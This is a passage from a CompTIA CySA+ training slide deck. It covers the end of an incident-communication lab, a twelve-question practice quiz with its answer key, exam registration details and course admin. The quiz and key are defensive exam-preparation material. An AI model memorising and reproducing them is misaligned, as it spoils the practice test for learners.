Keep ≤ 1 screen.

```
To: CEO, CFO, General Counsel
```

3

Step 3: Customer notification template (GDPR-style)

Plain language.

```
Subject: Important security notice about your data
```

4

Step 4: Regulator notification (GDPR Art. 33 template)

Submit via the supervisory authority's web portal.

```
Notification of personal data breach — Art. 33 GDPR
```

5

Step 5: Public / media holding statement

Keep ≤ 100 words.

```
We recently identified a cybersecurity incident affecting a
limited numb
```


© 2026 Tertiary Infotech Academy Pte Ltd

Lab 30 — Hands-On Steps (cont'd)

1. **Step 6: Law enforcement referral checklist**

2. **Step 7: Root cause analysis — 5 Whys**
   This phrasing matters: blaming the user generates fear, not improvement.

```
1. Why did the attacker exfiltrate 1 GB? → They had valid credential
```

3. **Step 8: Lessons learned register**
   The output of this register is the input to next quarter's Preparation phase — closing the NIST loop one more time.

```
# Lessons Learned — CASE-001
```

4. **Step 9: Stakeholder map → CySA+ 4.2 final crosswalk**

© 2026 Tertiary Infotech Academy Pte Ltd

Lab 30 — What You Learned

- **By completing this lab you can:**
- Identify every stakeholder for a sev-1 incident and pick the right channel for each.
- Draft executive, customer, regulator, and media communications.
- Run a 5-Whys RCA that targets process, not people.
- Close the incident with a structured Lessons Learned register that feeds back into the IR life cycle.

© 2026 Tertiary Infotech Academy Pte Ltd

TOPIC 4 RECAP

Recap — Reporting and Communication

- Vulnerability management reporting
- Executive incident reporting
- Security metrics (MTTD/MTTR)
- Compliance reporting (PCI DSS / ISO 27001 / NIST)
- Stakeholder communication & lessons learned

© 2026 Tertiary Infotech Academy Pte Ltd

PRACTICE EXAM

Test Yourself Before the Real Exam

© 2026 Tertiary Infotech Academy Pte Ltd

TEST YOURSELF

Practice Exam

- Sharpen your exam readiness with the Tertiary Infotech CySA+ practice exam:
- **https://exams.tertiaryinfotech.com**
- Attempt it under timed conditions and review every explanation.
- Revisit any topic or lab you miss, then re-take the practice exam.
- The following slides give you a warm-up practice quiz — answers at the end.

© 2026 Tertiary Infotech Academy Pte Ltd

Practice Question 1

- **A SOC analyst notices outbound DNS requests from a workstation to a domain with a very high entropy name, occurring every 60 seconds. What does this MOST likely indicate?**
  - A. Normal DNS prefetching by the browser
  - B. Beaconing to a command-and-control server via DGA
  - C. A misconfigured DNS forwarder
  - D. IPv6 neighbour discovery traffic

© 2026 Tertiary Infotech Academy Pte Ltd

Practice Question 2

- **Which log source is MOST useful for determining whether a phishing email was delivered, opened, and which URL the user clicked?**
  - A. DHCP lease logs
  - B. Email gateway and web proxy logs
  - C. Kernel audit logs
  - D. Print server logs

© 2026 Tertiary Infotech Academy Pte Ltd

Practice Question 3

- **An analyst wants to hunt for adversary techniques rather than specific IoCs. Which resource maps adversary tactics and techniques for this purpose?**
  - A. CVSS
  - B. MITRE ATT&CK
  - C. CVE
  - D. OWASP Top 10

© 2026 Tertiary Infotech Academy Pte Ltd

Practice Question 4

- **A vulnerability has CVSS vector AV:N/AC:L/PR:N/UI:N and a public exploit. The asset is an internet-facing payment server. What is the BEST prioritisation decision?**
  - A. Defer to the next quarterly patch cycle
  - B. Remediate immediately as highest priority
  - C. Accept the risk since compensating controls exist
  - D. Reclassify as informational

© 2026 Tertiary Infotech Academy Pte Ltd

Practice Question 5

- **Which scan type provides the MOST accurate view of missing patches on a Linux server with minimal network noise?**
  - A. Unauthenticated SYN scan
  - B. Credentialed (authenticated) scan
  - C. Banner grabbing
  - D. Passive OS fingerprinting

© 2026 Tertiary Infotech Academy Pte Ltd

Practice Question 6

- **A web app returns database errors when a single quote is submitted in a form field. Which vulnerability should the analyst suspect FIRST?**
  - A. Cross-site request forgery
  - B. SQL injection
  - C. Directory traversal
  - D. Buffer overflow

© 2026 Tertiary Infotech Academy Pte Ltd

Practice Question 7

- **During containment of a ransomware outbreak, what should the analyst do FIRST to an infected but powered-on server that holds volatile evidence?**
  - A. Power it off immediately
  - B. Capture a memory image, then isolate it from the network
  - C. Re-image the server
  - D. Delete the suspicious binaries

© 2026 Tertiary Infotech Academy Pte Ltd

Practice Question 8

- **In the Cyber Kill Chain, an attacker emailing a malicious PDF to a target is at which stage?**
  - A. Reconnaissance
  - B. Delivery
  - C. Installation
  - D. Actions on objectives

© 2026 Tertiary Infotech Academy Pte Ltd

Practice Question 9

- **Which document preserves the integrity of digital evidence by recording who handled it, when, and why?**
  - A. Chain of custody form
  - B. Business impact analysis
  - C. Service level agreement
  - D. Risk register

© 2026 Tertiary Infotech Academy Pte Ltd

Practice Question 10

- **Which metric pair BEST demonstrates SOC detection and response improvement to executives over time?**
  - A. CPU utilisation and disk IOPS
  - B. Mean time to detect (MTTD) and mean time to respond (MTTR)
  - C. Number of firewall rules and VLANs
  - D. Patch count per server

© 2026 Tertiary Infotech Academy Pte Ltd

Practice Question 11

- **After an incident is closed, which activity captures what worked, what failed, and the improvement actions?**
  - A. Tabletop exercise
  - B. Lessons-learned review
  - C. Penetration test
  - D. Vulnerability rescan

© 2026 Tertiary Infotech Academy Pte Ltd

Practice Question 12

- **A vulnerability report for the board should lead with which content?**
  - A. Raw scanner output for every host
  - B. Risk-ranked summary of exposures and remediation status
  - C. Full packet captures
  - D. A list of all CVE identifiers

© 2026 Tertiary Infotech Academy Pte Ltd

PRACTICE EXAM

Practice Quiz — Answer Key (1/2)

- Q1: B — Regular-interval requests to algorithmically generated domains are classic C2 beaconing behaviour.
- Q2: B — The email gateway shows delivery; the web proxy shows the click and destination URL.
- Q3: B — MITRE ATT&CK catalogues adversary tactics, techniques and procedures used for behaviour-based hunting.
- Q4: B — Network-exploitable, no privileges/interaction needed, weaponised, on a critical exposed asset — top priority.
- Q5: B — Credentialed scans read package data directly from the host, reducing false positives and probe traffic.
- Q6: B — Unhandled quote characters breaking SQL syntax is the classic first indicator of SQL injection.

© 2026 Tertiary Infotech Academy Pte Ltd

PRACTICE EXAM

Practice Quiz — Answer Key (2/2)

- Q7: B — Memory is lost on power-off; capture volatile evidence first, then isolate to stop spread.
- Q8: B — Transmitting the weaponised payload to the victim is the Delivery stage.
- Q9: A — The chain of custody documents every transfer and handler, keeping evidence admissible.
- Q10: B — MTTD/MTTR trend lines directly show how fast the SOC finds and resolves incidents.
- Q11: B — The post-incident lessons-learned review feeds corrective actions back into the IR plan.
- Q12: B — Executives need a prioritised, risk-based summary — not raw technical detail.

© 2026 Tertiary Infotech Academy Pte Ltd

CERTIFICATION

CompTIA CySA+ Exam Registration

© 2026 Tertiary Infotech Academy Pte Ltd

EXAM DETAILS

CompTIA CySA+ (CS0-003) Exam Facts

1. **Exam code**
   CS0-003 · launched June 2023 (V4/CS0-004 announced — check comptia.org for transition dates).

2. **Questions & time**
   Maximum 85 questions (multiple-choice + performance-based) in 165 minutes.

3. **Passing score**
   750 on a scale of 100–900.

4. **Recommended experience**
   Network+/Security+ plus ~4 years of hands-on security experience.

5. **Delivery**
   Pearson VUE — in-person test centre or OnVUE online proctored.

6. **Renewal**
   Valid 3 years; renew via CompTIA Continuing Education (60 CEUs).

© 2026 Tertiary Infotech Academy Pte Ltd

REGISTRATION STEPS

How to Register for the CySA+ Exam

1. Create your CompTIA account at login.comptia.org
2. Buy the CySA+ exam voucher at store.comptia.org
3. Schedule your exam at Pearson VUE — test centre or OnVUE online
4. Sit the CS0-003 exam and pass with 750+
5. Claim your digital badge and start your CE renewal cycle

© 2026 Tertiary Infotech Academy Pte Ltd

REGISTRATION

Exam Registration — Useful Links

- **CySA+ certification page: https://www.comptia.org/certifications/cybersecurity-analyst**
- **CompTIA store (vouchers): https://store.comptia.org**
- **Pearson VUE scheduling: https://home.pearsonvue.com/comptia**
- Tip: bundle the voucher with a retake option if you want a safety net.
- Use the practice exam results to decide when you are ready to book.

© 2026 Tertiary Infotech Academy Pte Ltd

WRAP-UP

Course Summary & Next Steps

© 2026 Tertiary Infotech Academy Pte Ltd

LEARNING OUTCOMES

What You Achieved

1

Security Operations

Analysed logs, network traffic, email and IoCs; used threat intelligence and MITRE ATT&CK.

2

Vulnerability Management

Discovered assets, ran vulnerability scans, prioritised with CVSS and hardened systems.

3

Incident Response

Applied attack frameworks, forensics, containment and IR playbooks.

4

Reporting & Communication

Produced vulnerability, incident, metrics and compliance reports for stakeholders.

© 2026 Tertiary Infotech Academy Pte Ltd

FEEDBACK

Cert & TRAQOM Survey (Mandatory)

- Complete the mandatory TRAQOM survey and claim your certificate via the LMS/TMS:
- **https://lms-tms.tertiaryinfotech.com**

© 2026 Tertiary Infotech Academy Pte Ltd

WHAT'S NEXT

Recommended Courses

1. WSQ – CompTIA Security+ Training
2. WSQ – CompTIA PenTest+ Training
3. WSQ – CompTIA Linux+ Training
4. WSQ – CompTIA Server+ Training
5. WSQ – CompTIA A+ Training (Core 1 & 2)
6. WSQ – Certified Ethical Hacking (CEH) Training

© 2026 Tertiary Infotech Academy Pte Ltd

WE'RE HERE TO HELP

Support

- If you have any enquiries during and after the class, contact us:
- **Email: enquiry@tertiaryinfotech.com**
- **Tel: +65 6100 0613**
- **Website: www.tertiarycourses.com.sg**

© 2026 Tertiary Infotech Academy Pte Ltd

FINAL ASSESSMENT

Assessment

- Written Assessment (SAQ) — 1 hour. Case Study (CS) — 1 hour.
- Open book: slides, Learner Guide and approved materials only.
- Remember to take the Assessment digital attendance (TRAQOM).
- Submit your completed answers on the LMS at https://lms-tms.tertiaryinfotech.com

© 2026 Tertiary Infotech Academy Pte Ltd

ON ASSESSMENT DAY

Assessment Flow

1. TRAQOM survey — scan the QR code on the LMS
2. Assessment digital attendance — scan the SSG QR
3. Sit WA (SAQ) then Case Study — open book
4. Submit your answers on the LMS
5. Sign the Assessment Summary Record

© 2026 Tertiary Infotech Academy Pte Ltd

Digital Attendance (Mandatory)

- It is mandatory to take the AM, PM and Assessment digital attendance for WSQ-funded courses.
- The trainer/administrator displays the digital attendance QR code from the SSG portal.
- Scan the QR code with your mobile phone camera and submit your attendance.
- A minimum of 75% attendance is required to be eligible for assessment and funding.

© 2026 Tertiary Infotech Academy Pte Ltd

SEE YOU IN THE SOC

Thank You!

You are now ready to work as a cybersecurity analyst — and to sit the CompTIA CySA+ exam.

© 2026 Tertiary Infotech Academy Pte Ltd